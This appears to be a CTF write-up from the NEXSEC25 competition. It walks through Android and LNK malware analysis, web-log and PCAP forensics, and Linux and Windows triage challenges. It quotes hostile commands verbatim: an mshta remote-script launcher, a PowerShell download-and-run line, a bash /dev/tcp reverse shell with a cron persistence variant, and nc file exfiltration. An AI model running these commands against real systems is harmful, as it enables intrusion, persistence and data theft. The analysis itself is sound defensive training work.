 - Encrypted Domain:** stored in `TelemetryNetwork`.
 - Encryption Key:** stored in `SecureChannelProvider`.
- Key Recovery:** The key was Base64 encoded:
 - `QWdYdDZUc2R3bTE4Y3p5Y2UycXpwN3RoTDhIbmc2eHc=` \rightarrow `AgXt6Tsdwm18czyce2qzp7thL8Hng6xw`
- Decryption:** We identified the encryption scheme as **AES-256-CBC** with **PBKDF2** key derivation (HMAC-SHA1, 50,000 iterations).

The script:

```

--$ cat domain.py
import base64
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import PBKDF2
from Crypto.Hash import SHA256, HMAC, SHA1 # Added SHA1 here
from Crypto.Util.Padding import unpad

# --- CONFIGURATION ---
NETWORK_SECRET = "AgXt6Tsdm18czyce2qzp7thL8Hng6xw"
ENCRYPTED_STRING = "whQkhfaCW4dvBnzTCDW5rW6KLTU9R1STcNwWFR/1gNP8rRfd9nuzy53Bxr26J/7peazAVzWXDeL02U5ZiAQ1xbh9h8pgXzGf0/ukSaW+9mwFRwVG0naRwSgyJpJ7KAOK"

SALT = bytearray([
    191, 235, 30, 86, 251, 205, 151, 59, 178, 25, 2, 36, 48, 165, 120, 67,
    0, 61, 86, 68, 210, 30, 98, 185, 212, 241, 128, 231, 230, 195, 57, 65
])

def derive_keys(secret, salt):
    # Use SHA1 from Crypto.Hash instead of hashlib.sha1
    dk = PBKDF2(secret, salt, dkLen=32+64, count=50000, hmac_hash_module=SHA1)
    return dk[0:32], dk[32:32+64]

def decrypt(b64_payload, secret, salt):
    try:
        encrypted_bytes = base64.b64decode(b64_payload)

        # Structure: [HMAC (32)] [IV (16)] [Ciphertext]
        if len(encrypted_bytes) < 48:
            return "[-] Error: Payload too short."

        iv = encrypted_bytes[32:48]
        ciphertext = encrypted_bytes[48:]

        enc_key, auth_key = derive_keys(secret, salt)

        cipher = AES.new(enc_key, AES.MODE_CBC, iv)
        decrypted_padded = cipher.decrypt(ciphertext)
        return unpad(decrypted_padded, AES.block_size).decode('utf-8')

    except Exception as e:
        return f"Error: {e}"

print(f"[*] Decrypting domain ... ")
domain = decrypt(ENCRYPTED_STRING, NETWORK_SECRET, SALT)
print(f"[+] ATTACKER DOMAIN: {domain}")

```

The output:

[+] ATTACKER DOMAIN: <https://1k92jsas.capturetheflag.io>

Flag = nexsec25{1k92jsas.capturetheflag.io}

Photo Viewer Gone Rogue

Completed

Malware Analysis

Photo Viewer Gone Rogue

Overview Solves

A user downloaded what appeared to be a legitimate photo gallery application from a third-party app store. Shortly after installation, they noticed unusual battery drain and suspicious network activity. The device's security logs show the app accessing resources it shouldn't need for a simple gallery viewer.

Analyze the APK and the flag hidden in the malware.

ps: infected

PhotoViewer.zip 29.7 MB



We started by analyzing the `AndroidManifest.xml` (inferred) and `MainActivity`, which appeared clean.

However, inspecting the **Application Class** (`smali_classes17/com/dot/gallery/GalleryApp.smali`) revealed suspicious activity.

In `GalleryApp.onCreate`, the app immediately launches a global coroutine on the IO thread:

```
invoke-static {},  
Lkotlinx/coroutines/Dispatchers;->getIO()Lkotlinx/coroutines/CoroutineDispatcher;  
...  
invoke-static/range {v1 .. v6}, Lkotlinx/coroutines/BuildersKt;->launch$default(...)
```

This points to a hidden background task starting as soon as the app launches.

Step 2: Tracking the Loader

Tracing the coroutine led us to `GalleryApp$onCreate$1`, which called `SplashScreen.renderSplashScreen`.

While `androidx.core.splashscreen.SplashScreen` is a legitimate library, we found a **fake** class with the same name in the app's package:
`smali_classes10/com/dot/gallery/feature_node/presentation/splash/SplashScreen.smali`

Inside this fake class, we found the malware's loading logic:

Anti-Analysis: Checks if the device has fewer than 50 photos. If so, it sleeps (likely detecting emulators).

Payload Fetch: Calls `GetMediaKt.getSplashScreen` to retrieve a byte array.

Dynamic Execution: Uses `InMemoryDexClassLoader` to load the byte array as code and execute it via Reflection.

```
new-instance v4, Ldalvik/system/InMemoryDexClassLoader;  
...  
const-string v3, "install"  
invoke-virtual {p1, v3, v5}, Ljava/lang/Class;->getMethod(...)
```

Step 3: Cracking the Encryption (Stage 1)

We analyzed `GetMediaKt` and `DecryptPrivateMediaKt` to understand how the payload was fetched.

- **Ciphertext:** Loaded from `strings.xml` resource named `splashscreen`.
- **Key:** Loaded from `strings.xml` resource named `media_unlock`.
- **Algorithm:** `AES/ECB/PKCS5Padding`.

Extracted Strings:

- `splashscreen`:
`4GWN1LWGUMR2pKAngPA+6n7lBdGLdImliS+bGCoEK8orXLtjGZF4i2AgLDqArfYw
a9PQbsFh5+RTy4VqB3VfdtBsWbSR0Y1hRcjbbNeBVA=`
- `media_unlock`: `NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ=`

We wrote a Python script to decrypt this, revealing the C2 Stager URL:

`https://github.com/TomatoTerbang/redesigned-robot/raw/refs/heads/main/
KamGobing`

```
(myenv)-(kali@kali)-[~/Desktop/MCMC/malware/photo]
└─$ cat solve3.py
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# 1. The Key (media_unlock)
KEY_B64 = "NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ="
aes_key = base64.b64decode(KEY_B64)

# 2. The Flag (splashscreen)
FLAG_B64 = "4GWN1LWGUMR2pKAngPA+6n7lBdGLdImliS+bGCoEK8orXLtjGZF4i2AgLDqArfYw9PQbsFh5+RTy4VqB3VfdtBsWbSR0Y1hRcjbbNeBVA="
ciphertext = base64.b64decode(FLAG_B64)

# 3. Decrypt
cipher = AES.new(aes_key, AES.MODE_ECB)
decrypted_data = cipher.decrypt(ciphertext)

try:
    # Try to unpad and decode as text
    flag = unpad(decrypted_data, AES.block_size).decode('utf-8')
    print(f"\n[+] FLAG FOUND: {flag}\n")
except Exception as e:
    print(f"Decryption raw output: {decrypted_data}")
```

Step 4: Analyzing the Stager (Stage 2)

We downloaded the file `KamGobing`. It was a Base64 string. Upon decoding it (`base64 -d
KamGobing > payload.bin`), the file header was not a valid DEX header.

Reviewing `GetMediaKt` again, we realized the app downloads the file and passes it through the **exact same decryption routine** used for the URL.

Using the same Python script (Same Key, New Data), we decrypted `payload.bin` and successfully recovered the file `final_malware.dex`.

Step 5: Analyzing the Payload (Stage 3)

The decrypted file was a valid Android DEX file. Running `strings` on it revealed malicious capabilities:

- `AccessibilityService`
- `KeyLogger`
- `http://dk1l2jd90as.capturetheflag.io:8080/keylog/save`

We also found a method named `printFlag` and a suspicious Base64 string nearby:
`@bBJNkA2kvfETMiuzUh3PYUQMstHcXPdMZNj2c20oiZwFAWuoq7l12umX8eNUqhFj`

Step 6: Extracting the Flag

Assuming the malware author reused the encryption key again (a common mistake), we attempted to decrypt this specific string using the `media_unlock` key.

```
(myenv)-(kali@kali)-[~/Desktop/MCMC/malware/photo]
└─$ cat solve.py
from Crypto.Cipher import AES
import base64

# 1. The Full Ciphertext (Derived from your grep output: removed '@', kept 'j')
ciphertext_b64 = "bBJNkA2kvfETMiuzUh3PYUQMstHcXPdMZNj2c20oiZwFAWuoq7l12umX8eNUqhFj"

# 2. The Key (Confirmed from strings.xml: 'media_unlock')
key_b64 = "NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ="
key = base64.b64decode(key_b64)

try:
    # 3. Decrypt
    encrypted_bytes = base64.b64decode(ciphertext_b64)
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_data = cipher.decrypt(encrypted_bytes)

    # 4. Remove Padding (PKCS7)
    padding_len = decrypted_data[-1]
    plaintext = decrypted_data[:-padding_len]

    print(f"\n[+] DECRYPTED FLAG: {plaintext.decode('utf-8')}\n")
except Exception as e:
    print(f"\n[-] Decryption Failed: {e}")
```

4. The Flag

Running the script yielded the final flag:

```
nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d! }
```

Completed

Malware Analysis

Birthday Trap

Overview Solves

Your colleague Aminah received a birthday greeting email with an attached image file "happy_birthday.png". She mentioned seeing a warning dialog when she clicked it, but she forgot what it said then her PC started acting strange.

Do NOT execute or click this file!- perform static analysis only to find the flag safely.

Analyze the happy_birthday.png and find the flag hidden in the malware.

Disclaimer: This malware sample was created exclusively for the NEXSEC CTF competition. The authors are not responsible for any damages caused by misuse. All analysis should only be performed in a secure, isolated environment such as a virtual machine or sandbox.

Happy_Birthday.png.zip 936 B



Birthday Trap

Step 1: Initial Triage & LNK Analysis

I started by identifying the file type. The extension `.lnk` and the `file` command confirmed it was a Windows Shortcut, not an image.

```
$ file Happy_Birthday.png.lnk
```

```
Happy_Birthday.png.lnk: MS Windows shortcut... Has command line arguments...
```

To extract the malicious command, I attempted to use `strings`, but standard ASCII parsing failed to reveal the payload. Switching to `strings -e l` (for Windows Unicode/Little Endian) or using `lnkinfo` revealed the hidden arguments.

Command Found:

```
C:\Windows\System32\mshta.exe https://wonderpetak.github.io/W0nderpet4k/M.hta
```

This indicated the LNK file launches the Microsoft HTML Application Host (`mshta.exe`) to execute a remote script hosted at the given URL.

Step 2: Analyzing the Dropper (M.hta)

I downloaded the HTA file

```
wget https://wonderpetak.github.io/W0nderpet4k/M.hta
```

Analysis of M.hta: The file contained VBScript/JScript obfuscated inside `<script>` tags. It performed the following actions:

1. **Distraction:** Opened a legitimate birthday image in the browser.
2. **Download:** Used `curl` to download a payload named `wct9D39.jpg` to `%TEMP%`.
3. **Decode:**
 - o Ran `certutil -decode` (Base64 decoding) on the JPG.
 - o Ran a PowerShell command to XOR the bytes with the key `0x42`.
4. **Execute:** Ran the resulting `winp.ps1` file.

Step 3: Payload Retrieval & Decryption

I downloaded the secondary payload `wct9D39.jpg`. Despite the extension, it was not an image but a Base64-encoded text file.

To reverse the obfuscation without executing the malware, I wrote a Python solver script to replicate the logic found in the HTA file (Base64 Decode -> XOR `0x42`).

Solver Script ([solve.py](#)):

```
(myenv)-(kali@kali)-[~/Desktop/MCMC/malware/birthday]
└─$ cat solve.py
import base64

# 1. Read the downloaded "JPG"
try:
    with open("wct9D39.jpg", "rb") as f:
        file_content = f.read()

    # 2. Decode Base64 (Simulating certutil)
    # We remove newlines just in case, as certutil is lenient
    decoded_stage1 = base64.b64decode(file_content.replace(b'\n', b'').replace(b'\r', b''))

    # 3. XOR with 0x42 (Simulating the PowerShell loop)
    xor_key = 0x42
    final_payload = bytearray()

    for byte in decoded_stage1:
        final_payload.append(byte ^ xor_key)

    # 4. Save the final PowerShell script
    with open("winp.ps1", "wb") as f:
        f.write(final_payload)

    print("[+] Success! Payload extracted to 'winp.ps1'")
except Exception as e:
    print(f"[-] Error: {e}")
```

REAL FLAG: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}

Incident Response

Here's the Dump#1

Challenge Details



Completed

Incident Response
Here's the Dump #1

Overview Solves

You receive an encrypted disk dump from a client in rural Transylvania, where a series of unexplained system outages have been spreading through the region like an unseen contagion. The client reports that their workstation became "strangely alive" before crashing—screens flickering, unauthorized processes appearing only to vanish seconds later.

One of the victim had downloaded suspicious file.
Due to not leave any traces, the file is deleted but we as analyst should never give up! Try find the hash of the file! Good luck!
(SHA1)

Flag format: NEXSEC25{SHA1}

Download: <https://drive.google.com/file/d/1vINYXwHBGCVzsJ6bmqmmSqcKrtzrObDS/view?usp=sharing>

Tooling

We used **Eric Zimmerman's AmcacheParser** to extract readable data from the raw registry hive.

- **Tool:** `AmcacheParser.exe`
- **Target Artifact Location:** `C:\Windows\AppCompat\Programs\Amcache.hve`

Execution

We located the `Amcache.hve` file within the dump structure and ran the parser.

```
./AmcacheParser.exe -f "../C/Windows/AppCompat/Programs/Amcache.hve" --csv .
```

Knowing the file was likely in the user's Downloads folder (common behavior for dropped malware), we filtered the results for the string "Downloads".

Command:

```
grep -i "Downloads" *UnassociatedFileEntries.csv
```

Result:

Unassociated, ... ,c:\users\alina\downloads\a.exe,a.exe,.exe, ...
,a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4

File Name: a.exe (Suspiciously short name)

Path: c:\users\alina\downloads\a.exe

SHA1 Hash: a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4

Conclusion & Flag

The attacker downloaded a.exe, executed it, and deleted it. By leveraging the Amcache hive, we recovered the file's hash without needing the file itself.

FLAG :

nexsec25{a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4}

Here's the Dump#2

Challenge Details

Completed

Incident Response

Here's the Dump #2

Overview Solves

Local rumors speak of a shadowy outbreak affecting networks across several small towns, always beginning at night, always leaving behind the same digital residue: a corrupted disk and a user who swears they heard faint whispers from their speakers before the system went dark.

Your task as the digital forensic analyst:

Dissect the disk image, trace the origin of this outbreak, and uncover whatever breached the system—before it spreads further.

Where was the RAT file downloaded from?

Flag format: NEXSEC25{http://xx.xx/x/x.ext}

Download dump from here:

https://drive.google.com/file/d/1h456-bfttlqiyKD-V5FcY8lspZ_rp5rG/view?usp=sharing

To find where the RAT was downloaded from, EVTX log files can be helpful. In this case, the URL can be found in “**Microsoft-Windows-PowerShell%4Operational.evtx**”. To make things easier, we can automatically reassemble the script blocks using Python.

```
C:\Users\training\Desktop\Tools\Powershell-Reassemble\python_evtx
λ python PS-Script_block_parser.py > compiled-ps.txt
```

```
compiled-ps.txt - Notepad
File Edit Format View Help

(New-Object System.Net.WebClient).DownloadFile('http://osdsoft.com/download/updater.exe','a.exe'); (New-Object -com shell.application).shellexecute('a.exe');(get-item
'a.exe').Attributes += 'Hidden';
$global:?
(get-wmiobject win32_computersystem).Domain
$global:?
$Devices = @
("192.168.11.16","192.168.11.17","192.168.11.18","192.168.11.101","192.168.11.05","192.168.11.06","192.168.11.07","192.168.11.08","192.168.11.08","192.168.11.09","192.1
68.11.18")
$Timeout = 100
```

Flag: NEXSEC25{http://osdsoft.com/download/updater.exe}

Breadcrumbs

Challenge Details



Completed

Incident Response

Breadcrumbs #1

Overview

Solves

TechHire Solutions prided themselves on finding the perfect candidates. But someone applied for more than just a job. They received a job application that wasn't what it seemed. The attacker left but not without leaving breadcrumbs behind. You've been called in as an incident responder. The web logs are waiting. Follow the trail!

Among thousands of legitimate visitors, one IP address stands out as suspicious. What is the attacker's IP address?
Flag format : nexsec25{ip}

access.log.zip 44.9 kB



Goal: To find the attacker's IP address from the access.log.

Finding:

1. Found the Upload: We looked for the job application being submitted, which is a POST request to /submit.php.
2. Suspect IP: The IP that made this submission was 192.168.21.102. This IP likely uploaded the malicious file.
 - o Log entry example: **192.168.21.102... "POST /submit.php..."**
3. Confirmed the Attack (Execution): Right after the upload, we saw the same IP trying to run commands. The log shows it accessing a file it just uploaded (**resume_aiman.pdf.php**) and using a cmd parameter.
 - o Log entry example: **192.168.21.102... "GET /uploads/resume_aiman.pdf.php?cmd=whoami..."**

So, the Attacker IP (Flag): **nexsec25{192.168.21.102}**

Challenge Details



Completed

Incident Response

Breadcrumbs #2

Overview

Solves

The attacker uploaded a malicious file. What is the full filename? Flag format : nexsec25{file.py}

Steps:

1. Attacker IP: We already found the IP is 192.168.21.102.
2. What happened next? After the attacker used POST /submit.php to upload the file, they attempted to access it immediately.
3. Find the File Name: We look at the very next GET request from that IP.

The log shows the attacker's IP trying to access a file in the /uploads/ folder:

... "GET /uploads/resume_aiman.pdf.php ...

The full filename is resume_aiman.pdf.php.

So, Full Filename (Flag): **nexsec25{resume_aiman.pdf.php}**

Challenge Details



Completed

Incident Response

Breadcrumbs #3

Overview

Solves

What was the timestamp when the attacker uploaded the malicious file?
Flag format : nexsec25{12/Dec/2012:12:12:12 +0800}

Steps:

1. Attacker IP: We use the attacker IP: 192.168.21.102.
2. Action: We look for the entry where this IP submits the application, which is the POST to /submit.php.
3. Find the Timestamp: The timestamp is the part enclosed in square brackets [].

The relevant log entry is:

```
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "POST /submit.php HTTP/1.1" 302  
20 "-" "Mozilla/5.0..."
```

The timestamp is 13/Dec/2025:02:13:37 +0800.

So, Timestamp (Flag): **nexsec25{13/Dec/2025:02:13:37 +0800}**

Challenge Details



Completed

Incident Response

Breadcrumbs #4

Overview

Solves

The attacker executed multiple commands through the webshell. What was the first command?
Flag format : nexsec25{pwd}

Steps:

1. Attacker IP: 192.168.21.102.
2. Webshell Filename: resume_aiman.pdf.php.
3. Find the First Execution: We look in the log right after the attacker successfully accessed the webshell file at 02:13:40. The execution attempts are marked by the ?cmd= parameter in the URL.

The very first entry that uses the ?cmd= parameter is:

```
192.168.21.102 - - [13/Dec/2025:02:13:42 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 29 "-" "Mozilla/5.0..."
```

The command sent to the server is whoami. This command is used to identify the user the webshell is running as.

So, First Command (Flag): **nexsec25{whoami}**

Completed

Incident Response

Breadcrumbs #5

Overview

Solves

From the webshell commands, the attacker was preparing for the next stage of the attack. What IP address and port was the attacker planning to connect back to?
Flag format : nexsec25{ip:port}

Steps:

1. Look for the "Connect Back" Command: After testing the webshell with commands like whoami, the attacker tries to establish a more stable connection, usually a reverse shell.
2. Find the Reverse Shell Command: We look for log entries containing common reverse shell terms like bash -i, /dev/tcp, or specific IP addresses in the cmd parameter.

The key log entry is:

```
192.168.21.102 - - [13/Dec/2025:02:13:50 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=bash -c 'bash -i >&/dev/tcp/172.16.23.13/4444 0>&1' HTTP/1.1" 200 19 "-" "Mozilla/5.0..."
```

The command is: `bash -c 'bash -i >& /dev/tcp/**172.16.23.13/4444** 0>&1'`

- This is a standard Linux reverse shell command.
- The part `/dev/tcp/IP_ADDRESS/PORT` specifies the connection destination.
- IP Address: 172.16.23.13
- Port: 4444

The IP and port the attacker was trying to connect back to is 172.16.23.13:4444.

Flag: `nexsec25{172.16.23.13:4444}`

Challenge Details



Completed

Incident Response

Breadcrumbs #6

Overview

Solves

Following the webshell upload, the attacker established a reverse shell connection. Analyze the captured traffic to uncover their activities on the compromised system.

What is the first full command the attacker executed after gaining the reverse shell connection?

Note : This PCAP file will be used for all remaining Breadcrumbs questions.

Flag format : nexsec25{flag}

capture.pcap.zip 86.5 kB



Steps:

1. Confirm the Reverse Shell: The successful reverse shell was initiated via the webshell using the command **bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'**. This connection begins a new session.
2. Identify the Prompt: Once the shell starts, the system sends the command prompt back to the attacker, indicating they have control: **www-data@server:/var/www/html/uploads\$**.
3. Find the First Command: We look at the very next input sent by the attacker (from 172.16.23.13:4444), which is not an error message or shell initialization.

The first command found in the network capture immediately after the shell prompt is:

```
cat /etc/os-release
```

This command is a standard enumeration step to identify the operating system distribution and version running on the compromised server.

So, First Command (Flag): **nexsec25{cat /etc/os-release}**

Challenge Details



Completed

Incident Response

Breadcrumbs #7

Overview

Solves

Under which user context was the attacker operating after gaining the reverse shell?
Flag format : nexsec25{flag}

Steps:

1. Identify the Reverse Shell Session: We look at the traffic immediately following the successful exploitation (the reverse shell command).
2. Read the Shell Prompt: The shell prompt returned by the server immediately shows the user context in the format `user@hostname:path$`.

The captured traffic clearly shows the prompt:

```
www-data@server:/var/www/html/uploads$
```

The user is `www-data`.

So, User Context (Flag): **nexsec25{www-data}**

Challenge Details



Completed

Incident Response

Breadcrumbs #8

Overview

Solves

In which directory was the attacker initially located when the reverse shell connected?
Flag format : nexsec25{flag}

Steps:

1. Find the Shell Prompt: After the reverse shell connection is established, the server sends the command prompt to the attacker. The prompt always includes the user's current working directory.
2. Analyze the Prompt: The specific shell prompt returned is:

www-data@server:/var/www/html/uploads\$

The path after the colon (:) is the current working directory, which is **/var/www/html/uploads**.

So, Initial Directory (Flag): **nexsec25{/var/www/html/uploads}**

Completed

Incident Response

Breadcrumbs #9

Overview

Solves

The attacker attempted to read a file containing password hashes but was denied. What file was this? (include path)

Steps:

1. Search the Traffic: We analyze the commands executed by the attacker after establishing the reverse shell from the capture.pcap file for attempts to access sensitive files.
2. Identify the Target: A file commonly targeted for password hashes is **/etc/shadow**. We find the command:

```
www-data@server:/var/www/html/uploads$ cat /etc/shadow
```

3. Check the Result: The server's response to this command confirms a denial of access, as expected for the low-privilege www-data user:

```
cat: /etc/shadow: Permission denied  
www-data@server:/var/www/html/uploads$
```

So, The file the attacker attempted to read, but was denied access to, is **/etc/shadow**.

File Name (Flag): **nexsec25{/etc/shadow}**

Completed

Incident Response

Breadcrumbs #10

Overview

Solves

What command did the attacker use to search for SUID binaries on the system?

Steps:

1. Identify Privilege Escalation Attempts: A core step in post-exploitation is to find binaries that run with elevated privileges (SUID binaries) as these are often used for privilege escalation.
2. Search for **find** Commands: We check the attacker's commands in the captured session for the **find** command used to locate these files.
3. Analyze the Command: The command used is:
 - **find /**: Start searching from the root directory.
 - **-perm -4000**: Specifically look for files that have the SUID bit set (-4000 is the octal representation).
 - **-type f**: Only search for regular files (not directories).
 - **2>/dev/null**: Suppress "Permission denied" and other error messages (a common technique to keep the output clean).

The command and its output listing common SUID binaries like **/usr/bin/sudo** and **/usr/bin/passwd** are present in the packet capture.

So, Command (Flag): **nexsec25{find / -perm -4000 -type f 2>/dev/null}**

Completed

Incident Response

Breadcrumbs #11

Overview

Solves

The attacker established persistence. What is the full command used?

Steps:

1. Identify Persistence Technique: The attacker checked the current crontab entries (`crontab -l`) and immediately executed a command to modify them, indicating cron job persistence.
2. Analyze the Command: The command combines two functions using a pipe (`|`):
 - **`crontab -l 2>/dev/null`**: This retrieves any existing cron jobs (suppressing errors).
 - **`echo "..."`**: This prints the new malicious cron job: `* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'` (A reverse shell to **172.16.23.13** on port **4444** running every minute).
 - **`| crontab -`**: This pipes the combined output of existing jobs with the new job back into **`crontab`**, setting the new persistent schedule.

So, the full command used to set this cron job is:

```
nexsec25{(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'" | crontab -)}
```

Completed

Incident Response

Breadcrumbs #12

Overview

Solves

What command did the attacker use to list active network connections and listening ports in the second reverse shell session?

Steps:

1. Find the Second Session: After the attacker set up the persistence cron job, a new reverse shell session connected to their listener. We look at the traffic from this new session.
2. Identify the Starting Point: The prompt in this new session is:
www-data@server:~\$.
3. Find the Network Check: In the new session, the attacker's first attempt to check active connections and listening ports was running the modern network statistics command:
 - **ss -tulpn**

So, Command (Flag): **nexsec25{ss -tulpn}**

Completed

Incident Response

Breadcrumbs #13

Overview

Solves

What user's home directory that the attacker tried to access?

Steps:

1. Check for user accounts: The attacker ran a command to list the contents of the **/home/** directory to see what user accounts existed.
 - The command used was: **ls -la /home/**
2. Identify the Target User: The output showed only one non-default user account listed with its own home directory:
 - **sysadmin**
3. Confirm the Attempt: The attacker then immediately tried to access that user's files and directory:
 - The attacker ran: **ls -la /home/sysadmin/**
 - The attacker then tried to steal SSH keys: **cat /home/sysadmin/.ssh/id_rsa 2>/dev/null**

So, User Home Directory (Flag): **nexsec25{sysadmin}**

Classic

Challenge Details

X

Completed

Incident Response

Classic #1

Overview

Solves

The SOC team received an alert indicating suspicious activity on a server. As a forensic investigator, you have been provided with triage results from the compromised system.

Analyze the available outputs and answer the following questions.

Which service was used to gain initial access to the server?

Flag Format: nexsec25{strings}

Triage_Output.zip 7.78 MB



Steps:

1. Checking Login Logs

- To find the service the attacker used to log in.
- I knew the login details would be in the system's log files.
- I went to the **Triage_Output/catscale_out/Logs/** directory and located the login record file: **localhost-20251213-0945-last-wtmp.txt**.

2. Analyzing the Terminal Type

- The output confirmed successful logins for centos. The most important column for the service is the TTY (Terminal) column.
- The TTY value was **pts/0** with another pts number.
- As we know in Linux, a pts (Pseudo Terminal Slave) session means the user is connected remotely over the network. The standard and primary service for getting a remote command line terminal (pts) on a server is SSH (Secure Shell).

So, the service used to gain initial access (flag): **nexsec25{ssh}**

Challenge Details



Completed

Incident Response

Classic #2

Overview

Solves

Which IP address used by the attacker for this initial access activity?
Flag format: nexsec25{x.x.x.x}

Steps:

1. Checking Login Logs

- I needed to find the IP address the attacker used to first log in as the centos user. I looked in the system's log files extracted during the triage.
- I found the relevant log file in the triage output directory:
D:Triage_Output\catscale_out\Logs\.
- File Used: I identified the login record file:
localhost-20251213-0945-last-wtmp.txt.

2. The Search Command

- I used the grep command to search the login file specifically for the user centos:
grep "centos" localhost-20251213-0945-last-wtmp.txt

3. The output clearly shows all the successful logins for the centos user.

- The IP address column is consistently **100.96.0.2** for every successful login session. This is the IP address the attacker used for initial access.

So, the IP address used for the initial access activity (flag): **nexsec25{100.96.0.2}**

Challenge Details



Completed

Incident Response
Classic #3

Overview

Solves

Identify exact full command being used to download the malicious binary?
Flag format: nexsec25{full command}

Steps:

1. Analyze the **.bash_history** File

- The **.bash_history** file is located in
D:Triage_Output\catscale_out\User_Files\hidden-user-home-dir\home\centos

2. Search for File Download Commands

- When an attacker wants to put a tool or script on a server, they often use commands like **wget** or **curl**.
- Scroll through the history and look for **wget**.
- You will find the following command
wget --limit-rate=1k http://192.168.8.11:8080/init.sh

So, The flag is: **nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}**

Completed

Incident Response

Classic #4

Overview

Solves

Which directory was initially affected by the ransomware.
Flag format: nexsec25{/var/www/html/}

Steps:

1. Analyze the **.bash_history** File
 - The **.bash_history** file is located in **D:Triage_Output\catscale_out\User_Files\hidden-user-home-dir\home\centos**
2. The First Target Directory
 - The attacker first runs the script with this command:
./init.sh --folder /home/centos/data_production/
 - This command tells the ransomware to target and encrypt everything inside the **/home/centos/data_production/** directory.
 - Proof: The attacker immediately checks this directory and finds the **RANSOM_NOTE.txt** file created by the ransomware.
 - First Affected Directory: **/home/centos/data_production/**

So, The flag is: **nexsec25{/home/centos/data_production/}**

Completed

Incident Response

Classic #5

Overview

Solves

Which tool or utility was used to transfer documents/files out to the attacker's server?

Flag format: nexsec25{nc}

Steps:

1. Analyze the **.bash_history** File
 - The **.bash_history** file is located in **D:Triage_Output\catscale_out\User_Files\hidden-user-home-dir\home\centos**
2. Find the Sensitive Files
 - The attacker was interested in the files in the **document/** folder.
 - **Nexsec2025_Operational_Maintenance_Notes.txt**
 - **Nexsec2025_System_Service_Config.conf**
3. Follow the Files to the Network

The attacker then runs these suspicious commands:

 - **nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt**
 - **nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.conf**

So, the tool used for the transfer (flag): **nexsec25{nc}**

Challenge Details



Completed

Incident Response

Classic #6

Overview

Solves

What was the initial file transferred out to the attacker's server?
Flag format: nexsec25{filename.ext}

Steps:

We are only looking at the commands where the attacker used nc (Netcat) to steal documents. We want the one that appears first in history.

1. Look for nc commands: The attacker used nc two times to send files to their server (192.168.8.11).
2. Find the First File Name: The very first command to steal data is:

```
nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
```

The file being sent here is **Nexsec2025_Operational_Maintenance_Notes.txt**. This is the file that was transferred out initially.

So, the initial file transferred out (flag):

```
nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}
```

Challenge Details

Completed

Incident Response
Classic #7

Overview Solves

What is the process ID associated with the files transfer activity?
Flag format: nexsec25{number}

Steps:

1. Initial Clue from Command History (.bash_history)
 - Observation: The attacker used the **nc** (Netcat) command to steal two sensitive files.
 - Key Evidence: Both commands connected to the attacker's listening server at the IP address **192.168.8.11** on **port 8888**.
 - The malicious file transfer activity involves a connection to **port 8888**.
2. Searching the Triage Data for the Connection
 - Action: To find the process responsible for the **8888** connection, you searched the system's recorded network and process data (**Process_and_Network/** folder).
 - The Command:

```
grep -r "8888" Process_and_Network/
```

Result: The search successfully identified the active connection in a network statistics file (**localhost-20251213-0945-ss-anepo.txt**).

3. Proving the Process ID (PID)
 - The output line I found in the logs directly links the connection to the process that created it:

```
192.168.8.15:43890 192.168.8.11:8888 users:(("nc",pid=9169,fd=3))
```

So, The process ID associated with the files transfer activity (flag): **Nexsec25{9169}**

Security Incident

Challenge Details

Completed

Incident Response
Security Incident

Overview Solves

A critical security alert was triggered on one of the company's servers. Forensic analysts collected event logs and system artifacts, but the initial reports are incomplete.

Examine the provided logs and determine when an unauthorized user successfully gained access to the system and identify the compromised account. Provide the username, timestamp in GMT+8 and replace spaces with underscores.

FLAG FORMAT: nexsec25{MM/DD/YYYY_HH:MM:SSAM/PM_USERNAME}

security.zip 311 kB



Steps:

1. To identify when the attacker successfully accessed the system, we focused on **Windows Security Event ID 4624**, which indicates a **successful logon**. Failed attempts (4625) were ignored.
2. Using PowerShell, we extracted only successful logon events from the Security log and displayed key fields such as **timestamp**, **username**, **logon type**, and **source IP**.

```
PS C:\security> Get-WinEvent -Path .\security.evtx -FilterXPath "[*System[EventID=4624]]" |  
>> Select-Object TimeCreated,  
>> @{N='User';E={$_.Properties[5].Value}},  
>> @{N='LogonType';E={$_.Properties[8].Value}},  
>> @{N='SourceIP';E={$_.Properties[18].Value}} |  
>> Format-Table -AutoSize
```

3. Among the results, most entries belonged to SYSTEM, DWM-*, or UMFD-*, which are normal Windows service accounts. These were excluded. We then looked specifically for:
 - **LogonType = 3** → Network / remote access
 - **A real user account**
 - **An external source IP**

TimeCreated	User	LogonType	SourceIP
12/13/2025 12:49:50 PM	SYSTEM	5	-
12/13/2025 12:49:50 PM	SYSTEM	5	-
12/13/2025 12:49:50 PM	SYSTEM	5	-
12/13/2025 12:45:20 PM	SYSTEM	5	-
12/13/2025 12:45:20 PM	SYSTEM	5	-
12/13/2025 12:37:20 PM	SYSTEM	5	-
12/13/2025 12:37:20 PM	SYSTEM	5	-
12/13/2025 12:35:24 PM	DWM-3	2	-
12/13/2025 12:35:24 PM	DWM-3	2	-
12/13/2025 12:35:24 PM	SYSTEM	5	-
12/13/2025 12:35:24 PM	SYSTEM	5	-
